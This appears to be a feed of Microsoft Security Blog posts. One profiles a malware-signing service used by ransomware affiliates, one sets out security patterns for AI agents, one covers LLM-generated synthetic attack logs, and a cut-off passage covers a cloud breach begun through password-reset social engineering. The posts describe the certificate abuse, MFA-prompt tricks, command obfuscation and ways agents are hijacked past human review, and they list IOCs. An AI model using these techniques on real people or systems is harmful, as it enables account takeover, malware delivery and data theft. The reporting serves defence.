Cryptocurrency analysis associated with Fox Tempest has identified clear links tying the actor to ransomware affiliates responsible for delivering several prominent ransomware families, including INC, Qilin, Akira, and others, with observed proceeds in the millions. Based on the scale of the MSaaS offering, Microsoft Threat Intelligence assesses that Fox Tempest is a well-resourced group handling infrastructure creation, customer relations, and financial transactions.

The downstream impact of these operations has resulted in attacks against a broad range of industry sectors, including healthcare, education, government, and financial services, impacting organizations globally including, but not limited to the United States, France, India, and China.

Fox Tempest’s malware signing as a service infrastructure

Fox Tempest’s MSaaS capability was available through the website signspace[.]cloud, a now defunct service that was disrupted by DCU, which enabled other threat actors to fraudulently obtain short-lived Microsoft-issued certificates that were valid for only 72 hours, obtained through Artifact Signing (previously named Azure Trusted Signing). This use of short-life certificates from a trusted source allowed malware and ransomware to masquerade as legitimate software (like AnyDesk, Teams, Putty, and Webex) to bypass security controls, significantly increasing the likelihood of execution and successful delivery. Fox Tempest offered this MSaaS capability to the ransomware ecosystem since at least May 2025.

To obtain legitimate signed certificates through Artifact Signing, the requestor must pass detailed identify validation processes in keeping with industry standard verifiable credentials (VC), which suggests the threat actor very likely used stolen identities based in the United States and Canada to masquerade as a legitimate entity and obtain the necessary digital credentials for signing. The SignSpace website was built on Artifact Signing and enabled secure file signing through an admin panel and user page, leveraging Azure subscriptions, certificates, and a structured database for managing users and files. A GitHub repository, called code‑signing‑service, included configuration files and technical details that directly linked it to the infrastructure behind signspace[.]cloud.


The signspace[.]cloud service has two unique modeling groupings: the admin and the customers. The admin is responsible for maintaining the tooling, account creation, and infrastructure, while the customers provide files to be fraudulently code signed. Customers who accessed the service could upload malicious files to be signed using Fox Tempest-controlled certificates.

Below are examples of the signspace[.]cloud portal as seen by Fox Tempest’s customers:

SignSpace sign-in portal with fields to input a username and password to login
Figure 1. Fox Tempest’s SignSpace sign-in portal
Code signing service upload page depicting a blue button to upload files, another blue button to sign the file, and an empty file history table
Figure 2. Fox Tempest’s SignSpace code signing service upload page


In February 2026, Microsoft Threat Intelligence observed a notable shift in Fox Tempest’s operational infrastructure. Fox Tempest transitioned to providing customers with pre-configured virtual machines (VMs) hosted on US-based virtual private server provider Cloudzy’s infrastructure, allowing threat actors to upload their malicious files directly to Fox Tempest‑controlled environments and receive signed binaries in return. This infrastructure evolution reduced friction for customers, improved operational security for Fox Tempest, and further streamlined the delivery of malicious but trusted, signed malware at scale. Microsoft’s Digital Crimes Unit (DCU) disrupted this infrastructure and continues to partner with Cloudzy to identify and disrupt related infrastructure.

Below is an example of the Fox Tempest-provided VM environment as seen by customers:

Screenshot of Remote Desktop Connection interface showing login prompt and security warning. Warning highlights unverified remote computer identity and certificate errors, with options to view certificate, connect anyway, or cancel connection.
Figure 3. Accessing VM provided by Fox Tempest

Inside the VM, Fox Tempest provided files that are used to sign code:

  • The first file, metadata.json, was a configuration file that pointed to an Azure‑hosted endpoint which also included the signing account and certificate profile.
  • The second file, test.js, is an example of a file provided by Fox Tempest that had been digitally signed to demonstrate their signing capabilities to customers.
  • The third file, PS code sample.txt, contains the PowerShell script they used to sign customer‑submitted files using certificates under Fox Tempest control.
Figure 4. Fox Tempest provided files
Screenshot of a digital certificate details window showing certificate purpose, issuer, and validity period. The certificate ensures software authenticity and protection against alteration, issued by Microsoft ID Verified CS EOC CA 01, valid from February 19 to February 22, 2026.
Figure 5. Fox Tempest provided certificate

Threat actors using Fox Tempest’s MSaaS offering paid thousands of dollars to get their malicious code signed, as shown below with the Google Form detailing the service’s pricing model. Actors filled out the form before being added to a queue to submit payment and gain access to a VM. The form (written in both English and Russian) asks the user to choose a selected plan from a price list of $5000 USD, $7500 USD, or $9000 USD, with a mention that higher paying plans receive priority in the queue sequence.

Screenshot of an online form for joining an EV Code Signing queue, featuring sections for selecting a pricing plan with three options ($8500, $7500, $9500), frequency of EV need, certificate validity duration, and forum account link. Form includes bilingual instructions in Russian and English, required fields marked with a red asterisk, and buttons for submitting or clearing the form.
Figure 6. Google form used by Fox Tempest
Screenshot of a subscription channel page promoting EV certificates for sale by SamCodeSign with 290 subscribers. Features a blue icon of a certificate with a key, a call-to-action button labeled "JOIN CHANNEL," and a message about certificate sale information and support contact.
Figure 7. Telegram used by Fox Tempest

Fox Tempest engaged directly with customers using a Telegram channel, EV Certs for Sale by SamCodeSign under the user account arbadakarba2000. All signing activity occurred using a Fox Tempest-provided email address associated with a very small number of IP addresses.

Case study: Fox Tempest enables Vanilla Tempest attacks

Vanilla Tempest began using Fox Tempest’s MSaaS service as early as June 2025. Through this service, Vanilla Tempest uploaded malicious payloads such as trojanized Microsoft Teams installers, which Fox Tempest would fraudulently signed to appear legitimate. Vanilla Tempest would then distribute these signed binaries through legitimately purchased advertisements that redirected users searching for Microsoft Teams to attacker‑controlled advertisements and fraudulent download pages.

Diagram illustrating a phishing attack flow involving fake Microsoft Teams installer downloads from fraudulent websites. Key components include labeled nodes for Fox Tempest and Vanila Tempest tools, user interaction steps, scheduled tasks, and deployment of a hybrid backdoor malware, with color-coded boxes highlighting different stages of the attack.
Figure 8. Vanilla Tempest and Fox Tempest attack chain

Victims were presented with a malicious MSTeamsSetup.exe in place of the legitimate client, reflecting a broader pattern of Vanilla Tempest frequently abusing trusted software brands to lure victims and establish initial access. Execution of the counterfeit installer resulted in the deployment of the Oyster backdoor (also known as Broomstick), a modular, multistage implant that establishes persistent remote access, initiates command‑and‑control (C2) communications, collects host‑level information, and enables the delivery of additional payloads. By masquerading as a widely deployed enterprise collaboration tool hiding behind a fraudulently signed binary, Vanilla Tempest’s Oyster payload was likely able to evade casual detection and blend into normal enterprise activity. In some observed cases, Vanilla Tempest also deployed Rhysida ransomware within victim environments using the same process.

Defending against Fox Tempest-enabled attacks

To defend against Fox Tempest tactics, techniques, and procedures (TTPs) and similar activity, Microsoft recommends the following mitigation measures:

Microsoft Defender detections

Microsoft Defender customers can refer to the list of applicable detections below. Microsoft Defender coordinates detection, prevention, investigation, and response across endpoints, identities, email, apps to provide integrated protection against attacks like the threat discussed in this blog.

Tactic Observed activity Microsoft Defender coverage 
PersistenceThreat actors distributed malware families including using Fox Tempest‑signed binariesMicrosoft Defender for Antivirus  
– Trojan:Win64/OysterLoader  
– Trojan:Win64/Oyster  
– Trojan:Win32/Malcert  
– Trojan:Win32/LummaStealer  
– Trojan:Win32/Vidar  
– Backdoor:Win32/Spyder  
– Trojan:Win32/Malgent  
– Trojan:Win64/Tedy  
– Trojan:Python/MuddyWater  
– Trojan:Win64/Fragtor  

Microsoft Defender for Endpoint
– Vanilla Tempest activity group
– User account created under suspicious circumstances
– New group added suspiciously
– New local admin added using Net commands – ‘LummaStealer’ malware was prevented
– ‘Malcert’ malware was prevented
– ‘Vidar’ malware was prevented  
ImpactAnalysis of Fox Tempest MSaaS identified links to the enablement of several ransomware familiesMicrosoft Defender for Antivirus
– Ransom:Win64/Rhysida
– Ransom:Win64/Inc
– Ransom:Win32/Qilin
– Ransom:Win32/BlackByte

Microsoft Defender for Endpoint
– Ransomware-linked threat actor detected
– ‘BlackByte’ ransomware was prevented
– ‘INC’ ransomware was prevented
– ‘Qilin’ ransomware was prevented
– ‘Rhysida’ ransomware was prevented
– A file or network connection related to a ransomware-linked emerging threat activity group detected  

Microsoft Security Copilot

Microsoft Security Copilot is embedded in Microsoft Defender and provides security teams with AI-powered capabilities to summarize incidents, analyze files and scripts, summarize identities, use guided responses, and generate device summaries, hunting queries, and incident reports.

Customers can also deploy AI agents, including the following Microsoft Security Copilot agents, to perform security tasks efficiently:

Security Copilot is also available as a standalone experience where customers can perform specific security-related tasks, such as incident investigation, user analysis, and vulnerability impact assessment. In addition, Security Copilot offers developer scenarios that allow customers to build, test, publish, and integrate AI agents and plugins to meet unique security needs.

Threat intelligence reports

Microsoft Defender XDR customers can use the following threat analytics reports in the Defender portal (requires license for at least one Defender XDR product) to get the most up-to-date information about the threat actor, malicious activity, and techniques discussed in this blog. These reports provide the intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments.

Microsoft Defender XDR threat analytics

Microsoft Security Copilot customers can also use the Microsoft Security Copilot integration in Microsoft Defender Threat Intelligence, either in the Security Copilot standalone portal or in the embedded experience in the Microsoft Defender portal to get more information about this threat actor.

Indicators of compromise

IndicatorTypeDescriptionFirst seenLast seen
signspace[.]cloudDomainAttacker-controlled domain hosting MSaaS2025-05-292026-05-05
dc0acb01e3086ea8a9cb144a5f97810d291020ceSignerSha-1Certificate2026-03-182026-05-11
7e6d9dac619c04ae1b3c8c0906123e752ed66d63SignerSha-1Certificate2026-03-212026-05-11
f0668ce925f36ff7f3359b0ea47e3fa243af13cd6ad9661dfccc9ff79fb4f1ccSHA-256File hash2026-03-192026-05-04
11af4566539ad3224e968194c7a9ad7b596460d8f6e423fc62d1ea5fc0724326SHA-256File hash2026-03-212026-05-07
f0a6b89ec7eee83274cd484cea526b970a3ef28038799b0a5774bb33c5793b55SHA-256File hash2026-03-122026-04-19

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky. To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

The post Exposing Fox Tempest: A malware-signing service operation appeared first on Microsoft Security Blog.
  •  

Defense in depth for autonomous AI agents

Designing Secure Autonomous AI Agents with Defense in Depth

AI agents are moving beyond assistance and into action. Instead of generating content, they invoke tools, modify data, trigger workflows, and operate across systems with increasing autonomy. This shift changes the security problem fundamentally. When an agent can act autonomously, mistakes propagate faster, blast radius increases, and rollback becomes harder.

Security for agentic AI relies on defense in depth. What changes with autonomous agentic AI is where security decisions matter most. As autonomy increases, the center of gravity moves away from the model alone and toward how agents are assembled, constrained, and governed inside real applications. To build agentic AI applications that can be operated safely at scale, you need to deliberately design how agents are assembled, constrained, and governed within real applications. In return, you increase the likelihood of predictable behavior, controlled blast radius, and the confidence to deploy autonomy in production.

Defense in depth for agentic AI systems

Agentic AI systems are vulnerable to the existing security risks of software systems, and introduce new threat classes: agent hijacking, intent breaking, sensitive data leakage, supply chain compromise, and inappropriate reliance. Any weakness in permissions, data protection, or access control that exists today is amplified when an agent is added to the system.

A useful way to reason about agent security is through the following mitigation layers:

  • Model layer: Influences how the agent reasons through training data, fine-tuning, and refusal behaviors.
  • Safety system layer: Provides runtime protections such as content filtering, guardrails, logging, and observability.
  • Application layer: Defines what the agent can do and how it does it through application architecture, permissions, workflows, and escalation paths.
  • Positioning layer: Shapes how the system is presented to users through transparency documentation and UX disclosure.

Each layer reinforces the others, and no single layer is sufficient on its own. The model layer is probabilistic by nature. The safety system layer observes and intervenes at runtime. The positioning layer shapes perception. But for organizations building agentic AI applications, the application layer is the decisive one because it is the only layer builders fully control.  The application layer translates probabilistic model behavior into deterministic system outcomes. This is also where customers turn generic components into differentiated systems: two organizations can start with the same model and tools and end up with very different security outcomes depending on how they constrain agent behavior at this layer.

Why the application layer matters most when building agentic AI applications

Most organizations build agentic AI applications by combining off-the-shelf models, tools, and business data into systems that perform specific tasks. The application layer is where they decide which actions an agent is allowed to take, which tools and data it can access, how permissions are scoped and enforced, how failures are handled, and when humans must be involved.

Getting these decisions right requires thinking through several specific design patterns. Each one addresses a distinct failure mode. Together, they form the practical expression of defense in depth at the application layer.

Here are some recommended design patterns for building a more resilient application layer for your agents.

Pattern 1: Design agents like microservices

The most consequential application layer decision is action scope: how broadly you define an agent’s responsibilities. A common and dangerous failure mode is the “everything agent,” a single agent with broad permissions, many tools, and loosely defined responsibilities. Every additional tool expands the attack surface. Every ambiguous instruction increases the risk of error or task drift. As autonomy and tools increase, these risks compound quickly.

A more resilient approach is to design agents the way distributed systems have been designed for decades: as carefully scoped components with bounded capabilities. Agents should have isolated permissions, clear interfaces, and narrow responsibilities. More complex behaviors emerge from orchestration rather than from granting a single agent broad authority. Building agents like microservices, with constrained responsibilities and scoped permissions by design, is one of the most effective structural controls available at the application layer.

Pattern 2: Least permissions

Bounded scope defines what an agent is responsible for. Progressive permissioning governs what actions are permitted within that scope. As a rule, permissions should always start at zero (“zero trust”).

For safe design, no actions should be permitted by default. Actions are enabled explicitly, based on role and system needs. Least-privilege and zero-access principles apply to agents just as they do to human users.

Permissions granted loosely at design time become exploitable surfaces at runtime.

In practice, this means every tool call, data access, and external integration an agent can invoke should be the result of a deliberate authorization decision, not an implicit one. The question is not “should we restrict this?” but “have we explicitly permitted this?”

The general rule is to scope capabilities to the duration of a specific task. If task-based limits aren’t feasible, implement time-based limits. Task-focused permissions are preferred because they naturally “expire” when the task completes; temporal permissions help limit blast radius.

Pattern 3: Deterministic human-in-the-loop design

Even well-scoped, well-permissioned agents need a governance backstop for high-stakes decisions. Human-in-the-loop (HITL) review is often discussed as a trust mechanism: a way to keep humans informed. In agentic systems, it is better understood as a governance mechanism: a structural control that prevents agents from self-authorizing consequential actions.

The critical design mistake here is letting the model decide when human review is required. If escalation is left to probabilistic reasoning, an adversarial prompt or an ambiguous instruction can bypass review entirely. A model that reasons its way out of escalating is exhibiting exactly the behavior the escalation mechanism was supposed to catch.

In secure agentic systems:

  • HITL review ideally is enforced deterministically by the application layer, or orchestrator, not delegated to the model.
  • Escalation triggers are defined in code.
  • An orchestrator enforces HITL review triggers.
  • Intervention can occur mid-execution — including during tool calls — rather than only before or after an action completes.

This design removes ambiguity about when review is required, supports auditability for oversight and compliance, and ensures that as agents move toward greater autonomy, the separation between reasoning and enforcement remains intact.

Pattern 4: Agent identity as a security primitive

It is an unfortunate reality that human users are routinely over-permissioned (“give them access to everything”). To implement Pattern 1: Agents as Microservices and Pattern 2: Least permissions, agents must never have the same identity as the user. This sounds obvious, but it requires deliberate design: When an action is taken, you need to know if it was executed by the user, the agent was acting on its own behalf, or the agent acting on the user’s behalf. Each agent must be assigned a unique, verifiable identity which allows assignment of explicit and narrowly scoped permissions, lifecycle controls, and accountability.

Agent identity enables least-privilege enforcement, because you cannot scope permissions to a specific agent if you cannot distinguish that agent from other agents or a human user. It also enables lifecycle governance, because revocation actions won’t be invoked when many agents are affected. Finally, separate agent identity enables meaningful observability, because actions can be traced back to a specific agent rather than being attributed vaguely to “the system.”

 As enterprises manage agent sprawl (with more agents, more deployments, and even more integrations), identity clarity becomes operationally critical. Identity is not a feature you add later. It is a prerequisite for operating autonomous agents responsibly at scale, and it ties together every other application layer pattern: permissioning, escalation, and logging all depend on knowing which agent is acting.

How the Other Layers Reinforce ApplicationLayer Design

Focusing on the application layer does not diminish the importance of the other layers. Instead, it clarifies their roles.

  • The model layer – the model chosen to enable the application – shapes how an agent reasons, but remains probabilistic. It can be tuned toward safer behavior, but it cannot guarantee it.
  • The safety system layer – platform tools like content filters and groundedness detection – compensates for what models alone cannot prevent: it detects anomalies, filters harmful outputs, and fulfills the observability teams’ need to respond when something goes wrong.
  • The positioning layer – how the UI and UX explains that AI is in use, what it can do, and what it can’t do

Each layer addresses failure modes the others cannot fully cover. A strong safety system cannot compensate for an agent with unlimited scope. A well-tuned model cannot substitute for deterministic escalation triggers. The application layer is where the load-bearing decisions are made. The other layers make those decisions more resilient.

Designing for Secure Autonomy

The four patterns described here — agents as microservices, least permissions, deterministic human-in-the-loop design, and agent identity — are mutually reinforcing. Scope containment limits blast radius. Permissioning limits what a contained agent can do. Deterministic escalation ensures that neither scope nor permissions can be circumvented by adversarial input. Identity makes all of it auditable.

The application layer is where customers have the most power to shape how their agent behaves. It is where off‑the‑shelf models become real agentic AI applications. It is where security decisions shape both business value and risk. Defense in depth remains the right strategy. As agents take on more responsibility, the application layer becomes the place where that strategy succeeds or fails.

As organizations deploy more agentic AI systems, the question is not whether agents will make mistakes. They already have and will continue to. The question is whether those mistakes are minimized, identified, and contained. Secure autonomous agentic AI systems are achieved by designing systems where autonomy is bounded by architecture, permissions, identity, and deterministic oversight from the start.

To learn more about Microsoft Security solutions, visit our website. Bookmark the Security blog to keep up with our expert coverage on security matters. Also, follow us on LinkedIn (Microsoft Security) and X (@MSFTSecurity) for the latest news and updates on cybersecurity.

The post Defense in depth for autonomous AI agents appeared first on Microsoft Security Blog.
  •  

Accelerating detection engineering using AI-assisted synthetic attack logs generation

Logs and telemetry are the foundation of modern cybersecurity. They enable threat detection, incident response, forensic investigation, and compliance across endpoints, networks, and cloud environments. Yet, despite their importance, high‑quality security attack logs are notoriously difficult to collect, especially at scale. 

Real‑world security telemetry is often composed of repeated benign activity occurring across environments and with very rare malicious activity. Gathering, labeling, and maintaining datasets with real attack logs is costly and operationally challenging. It requires not only labeling malicious activities, but also fully reconstructing attack scenarios. These challenges significantly slow detection engineering and limit the quality of both the rule-based detection authoring and anomaly-detection approaches. 

In this post, we explore a different path: using AI to generate realistic, high‑fidelity synthetic security attack logs. By translating attacker behaviors, expressed as tactics, techniques, and procedures (TTPs)—directly into structured telemetry, we aim to accelerate detection development while preserving realism and security. 

Why is this work important for Microsoft Defender customers? 

For Microsoft Defender customers, this work is crucial because it directly addresses the challenge of obtaining high-quality, realistic security attack logs needed for effective threat detection and response. By leveraging AI-driven synthetic log generation, organizations can accelerate the development of detection rules and AI-based automation approaches, while ensuring privacy and reducing operational overhead. Synthetic logs enable customers to simulate a broader range of attack scenarios—including rare and emerging threats—without exposing sensitive data or relying on costly lab-based simulations. Ultimately, this approach enhances the agility and effectiveness of Microsoft Defender detection and response capabilities, helping customers stay ahead of evolving cyber threats. 

Why Synthetic Security Logs in addition to Lab Simulations? 

Synthetic data has been widely adopted in various fields as a privacy-conscious substitute for real data, and it offers even greater advantages in cybersecurity. It enables the creation of safe, shareable datasets that avoid exposure of sensitive customer information, allows simulation of rare or emerging attacks that are challenging to observe in real environments, accelerates the process of detection engineering and testing, and supports reproducible experiments for benchmarking and evaluation. 

While synthetic logs are not a replacement for all lab-based validation, they can complement lab simulations by speeding up early-stage detection design, testing, and coverage expansion. Traditionally, generating realistic attack telemetry requires executing real attacks in controlled lab environments. While accurate, this approach is slow, labor‑intensive, and difficult to scale. It also limits agility for the security teams responsible for defending our systems and delays the rollout of new threat detections into production. This blog examines whether AI-assisted synthetic log generation can provide similar fidelity, without the operational overhead of lab‑based attack execution. 

Core Idea: From TTPs to Logs

Attackers can abuse TTP through various actions that exploit different processes. At a high level, the proposed workflow consumes “TTP + Action” as input and produces structured security logs as output. 

Input: High‑level attacker TTPs from the MITRE ATT&CK framework [1], a widely used knowledge base of adversary tactics and techniques, and concrete attacker actions. See the example below. 

Tactic Technique Action 
Stealth T1202 – Indirect Command Execution  The attackers executed forfiles and obfuscated their actions using variable expansion of %PROGRAMFILES and hex characters (for example, 0x5d). They obfuscated the use of echo, open, read, find, and exec to extract file contents, then passed the output to a Python interpreter for execution. 

Output: Realistic log entries with correctly populated fields such as “Command Line”, “Process Name”, “Parent Process Name”, and other relevant telemetry fields. 

Goal: The goal is not to reproduce logs verbatim, but to generate realistic, semantically correct logs that would accurately trigger detections, mirroring real attacker behavior. 

Approaches for Synthetic Attack Log Generation

We explore three increasingly sophisticated techniques for generating logs. 

  1. Prompt‑Engineered Generation: Our baseline approach uses a series of carefully designed expert‑crafted prompts. The workflow comprises a structured, multi‑stage dialogue: 
    • Prompting: The model is given a detailed attack scenario and context. 
    • Iterative Generation: Logs are generated across multiple turns to maintain coherence. 
    • Evaluation: An independent large language model (LLM)-as-a-Judge assesses realism and consistency. 

As depicted in the following image, the prompts explicitly instruct the model to reason like a cybersecurity researcher, leverage MITRE ATT&CK knowledge, and produce coherent attack narratives. 

Diagram that shows a three-stage AI agent pipeline: prompting for attack scenarios,
iterative generation of logs, and LLM-as-a-Judge evaluation.
  1. Agentic Workflow-based GenerationWhile the first approach works well in simpler cases, it struggles with complex, multi‑stage scenarios. To address these limitations, we introduced an agentic workflow using three specialized agents focused on different tasks: 
    • Generator Agent: Produces an initial set of logs based on the input. 
    • Evaluator Agent: Reviews logs and provides structured feedback. 
    • Improver Agent: Suggests targeted refinements based on feedback. 

As depicted in the image below, these agents collaborate in an iterative loop (generate, evaluate, improve), allowing the system to correct errors, fill gaps, and refine details over multiple turns. This collaborative process significantly improves log completeness and fidelity, especially for complex attack chains. 

Diagram that shows a cyclical agentic workflow where generator, evaluator, and improver
agents collaborate to produce synthetic telemetry logs.
  1. Multi-Turn Reinforcement Learning with Verifiable Rewards: While the synthetic logs generated by the agentic workflow are often semantically correct, preserving key properties like parent‑child process relationships and event ordering, they still differ noticeably from real event logs, especially in process paths, command‑line arguments, service names and so on. This limits the usage of these logs to test detection efficacy; effective detection engineering requires reliably distinguishing benign activity from malicious behavior.  
    To address this challenge, we conduct experiments using Reinforcement Learning with Verifiable Rewards (RLVR). Instead of rigid rewards used by the evaluator agent in the previous agentic workflow approach, we use partial rewards to learn the policies as follows: 
    • We use an LLM‑as‑a‑Judge as follows to compare the synthesized data against ground‑truth logs.  
    • The model only awards partial rewards based on semantic alignment and imposes a penalty if the generated string is not an exact match of the ground-truth logs, producing a more context-aware and flexible reward signal to guide the learning process. 
    • The judge also produces reasoning, making evaluations transparent, and auditable. 
Diagram that shows the LLM-as-a-Judge evaluation comparing generated logs to ground
truth, issuing rewards or penalties to drive policy updates.

While this direction of research shows a lot of promise, it is heavily dependent on the amount of labeled training data. To address this limitation, we applied data augmentations, including: 

  • Paraphrasing attack narratives while preserving technical intent 
  • Perturbing parameters (e.g., replacing executable names with plausible alternatives, re-ordering flags, etc.) 

This allowed us to scale from hundreds to thousands of training examples. 

Evaluation Datasets

To ensure our approach generalizes across environments and attack types, we evaluated it on three complementary datasets: 

  1. Goal‑Driven (GD) Campaigns: These are tightly scoped datasets produced by repeatable attack simulations conducted by our threat researchers. GDs are built around a specific security objective (e.g., detecting credential dumping on Windows servers). They provide clean ground truth and well‑defined attacker actions. We used a total of 10 different GD executions to evaluate our approaches. 
  1. Security Datasets Project: An open‑source initiative [2] that provides malicious and benign datasets from multiple platforms, enabling broader evaluation and generalizability across different environments.  
  1. ATLASv2 Dataset: The ATLASv2 dataset [3] is comprised of Windows Security Auditing logs, Sysmon logs, Firefox logs, and Domain Name System (DNS) telemetry. These logs are generated across two Windows VMs by executing 10 multi‑stage attack scenarios and introducing realistic noise and cross‑host behaviors. We limited the evaluation of synthetic attack logs to malicious activity during the attack windows. 

Note: The external datasets from the Security Datasets Project and ATLASv2 are used strictly for research and validation of our log generation methods. These datasets are not used in the development, training, or deployment of any commercial products. 

Evaluation 

Methodology: We evaluated the prompt engineering and agentic workflow approach on the three datasets across multiple reasoning and non‑reasoning models, using recall as our primary metric. Recall measures the model’s ability to generate semantically relevant log instances (true positives) expected for a given attack scenario. Our LLM‑as‑a‑Judge performs flexible matching, focusing on: 

  • New process name 
  • Parent process name 
  • Command line semantics 

For example, a synthetic log containing “forfiles.exe” can successfully match a ground‑truth entry with the full path “D:\Windows\System32\forfiles.exe”

Key Results: The results in experimental evaluation demonstrate that prompt-only  approaches establish a baseline but show inconsistent performance. The agentic workflows deliver dramatic recall improvements across all datasets. Reasoning models, combined with agentic refinement, achieve the highest fidelity.  

Finally, our experiments training reinforcement learning approaches conclude that while it shows a significant promise, a substantial amount of labeled data will be required for the agent to learn effective policies to make the synthetic data identical to benign logs. 

Table 1 and Table 2 report the performance of the prompt-based and agentic workflow-based approaches, respectively. For reasoning models (o1, o3 and o3-mini), we report the recall values using a Medium reasoning effort. Overall, agentic collaboration emerges as the most effective technique for high‑quality synthetic attack logs generation. 

Table 1: Recall values for prompt-based log generation.
Table 2: Recall values for agentic workflow-based log generation.

Across the evaluation datasets we used, AI‑driven synthetic log generation shows strong potential to produce semantically meaningful logs from TTPs and attacker actions. It can capture multi‑event sequences, preserve parent‑child process relationships, and generate realistic command lines.

This capability can accelerate detection engineering by reducing dependence on costly lab setups and enabling rapid experimentation, without sacrificing realism or safety. Our early experiments with reinforcement learning with verifiable rewards also look promising and could improve verbatim alignment when sufficient training data is available. 

References

  • ATLASv2: ATLAS Attack Engagements, Version 2: 2401.01341 

This research is provided by Microsoft Defender Security Research with contributions from Raghav Batta and  members of Microsoft Threat Intelligence.

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedInX (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.   

The post Accelerating detection engineering using AI-assisted synthetic attack logs generation appeared first on Microsoft Security Blog.

  •  

How Storm-2949 turned a compromised identity into a cloud-wide breach

Microsoft Threat Intelligence recently uncovered a methodical, sophisticated, and multi-layered attack, where a threat actor we track as Storm-2949 launched a relentless campaign with a singular focus: to exfiltrate as much sensitive data from a target organization’s high-value assets as possible. The attack exfiltrated data from Microsoft 365 applications, file-hosting services, and Azure-hosted production environments, where the organization’s production application ecosystem resides.

What began as a targeted identity compromise rapidly evolved into a full-spectrum assault on the organization’s cloud infrastructure. The attack spanned various Azure resources, with emphasis on software-as-a-service (SaaS), platform-as-a-service (PaaS), and infrastructure-as-a-service (IaaS) layers.

Storm-2949 didn’t rely on traditional malware and other on-premises tactics, techniques, and procedures (TTPs). Instead, they leveraged legitimate cloud and Azure management features to gain control-plane and data-plane access, which they then used to execute code remotely on VMs, and access sensitive cloud resources such as Key Vaults and storage accounts, among others. These activities allowed them to move laterally across cloud and endpoint environments while blending into expected administrative behavior.

As organizations continue to adopt cloud infrastructure at scale, threat actors are increasingly targeting identity and control plane access rather than individual devices. When cloud identities are compromised, legitimate administrative features can be used to achieve outcomes similar to traditional lateral movement, often with fewer indicators of compromise. Behavior-based detections across endpoints, cloud environments, and identities—such as those provided by Microsoft Defender—can help teams identify and correlate these activities.

In this blog, we unpack the full attack chain from initial access to cloud and endpoint takeover. We then offer actionable insights into how organizations can detect, contain, and prevent similar identity-driven threats in their environments.

Attack chain overview

The campaign that Storm-2949 deployed can be divided into two phases: targeted identity compromise and cloud infrastructure compromise. We discuss each of these phases in detail in the succeeding sections.

Figure 1. Storm-2949 attack diagram.

Cloud compromise: Microsoft Entra ID and Microsoft 365

In this phase, the threat actor targeted specific users through social engineering to obtain their Microsoft Entra ID credentials. Using these credentials, the threat actor then proceeded to exfiltrate data from Microsoft 365 applications.

Initial access and persistence through targeted social engineering and SSPR abuse

We assess with high confidence that Storm-2949 leveraged a social engineering technique consistent with known abuses of Microsoft’s Self-Service Password Reset (SSPR) process. In such attacks, a threat actor initiates the SSPR process on behalf of a targeted user and subsequently employs social engineering tactics to persuade the user to complete multifactor authentication (MFA) prompts that appear to be legitimate.

For example, the threat actor might impersonate an internal information technology (IT) support representative and contact the user claiming that their account requires urgent verification, instructing them to approve MFA prompts as part of a routine password reset procedure.

Once the user approves these prompts, the threat actor is able to reset the user’s password and remove existing authentication methods, such as phone numbers, email addresses, and Microsoft Authenticator registrations, effectively eliminating MFA as a control and enabling unrestricted account access. Immediately after gaining access to the compromised account, the threat actor is then prompted to re-enable MFA and register a new authentication method. At this stage, the threat actor enrolls Microsoft Authenticator on their own device, granting themselves persistent access and preventing the legitimate user from signing in.

